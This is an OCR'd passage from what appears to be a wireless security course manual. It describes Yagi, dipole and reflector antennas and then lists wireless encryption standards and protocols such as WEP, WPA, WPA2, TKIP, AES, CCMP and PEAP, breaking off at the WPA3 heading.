
  A Yagi antenna, also called Yagi–Uda antenna, is a unidirectional antenna commonly used in communications at a frequency band of 10 MHz to VHF and UHF. This antenna has a high gain and low signal-to-noise (SNR) ratio for radio signals. Furthermore, it not only has a unidirectional radiation and response pattern, but also concentrates the radiation and response. It consists of a reflector, dipole, and many directors. This antenna develops an end-fire radiation pattern.

- **Dipole Antenna**

  A dipole antenna is a straight electrical conductor measuring half a wavelength from end to end, and it is connected at the center of the radio frequency (RF) feed line. Also called a doublet, the antenna is bilaterally symmetrical; therefore, it is inherently a balanced antenna. This kind of antenna feeds on a balanced parallel-wire RF transmission line.

- **Reflector Antennas**


  Reflector antennas are used to concentrate EM energy that is radiated or received at a focal point. These reflectors are generally parabolic. If the surface of the parabolic antenna is within a tolerance limit, it can be used as a primary mirror for all frequencies. This can prevent interference while communicating with other satellites. A larger antenna reflector in terms of wavelength multiples results in a higher gain. Reflector antennas reflect radio signals and has a high manufacturing cost.



LO#02: Explain Different Wireless Encryption Algorithms

Wireless Encryption

Wireless encryption is a process of protecting a wireless network from attackers who attempt to collect sensitive information by breaching the RF traffic. This section provides insight into various wireless encryption standards such as Wired Equivalent Privacy (WEP), Wi-Fi Protected Access (WPA), WPA2, and WPA3, in addition to issues in WEP, WPA, and WPA2.



Types of Wireless Encryption

802.11i

An IEEE amendment that specifies security mechanisms for 802.11 wireless networks

WEP

An encryption algorithm for IEEE 802.11 wireless networks

EAP

Supports multiple authentication methods, such as token cards, Kerberos, and certificates

LEAP

A proprietary version of EAP developed by Cisco

WPA

An advanced wireless encryption protocol using TKIP and MIC to provide stronger encryption and authentication

TKIP

A security protocol used in WPA as a replacement for WEP

WPA2

An upgrade to WPA using AES and CCMP for wireless data encryption

AES

A symmetric-key encryption, used in WPA2 as a replacement for TKIP

CCMP

An encryption protocol used in WPA2 for stronger encryption and authentication

WPA2 Enterprise

Integrates EAP standards with WPA2 encryption

RADIUS

A centralized authentication and authorization management system

PEAP

A protocol that encapsulates the EAP within an encrypted and authenticated transport layer security (TLS) tunnel

WPA3

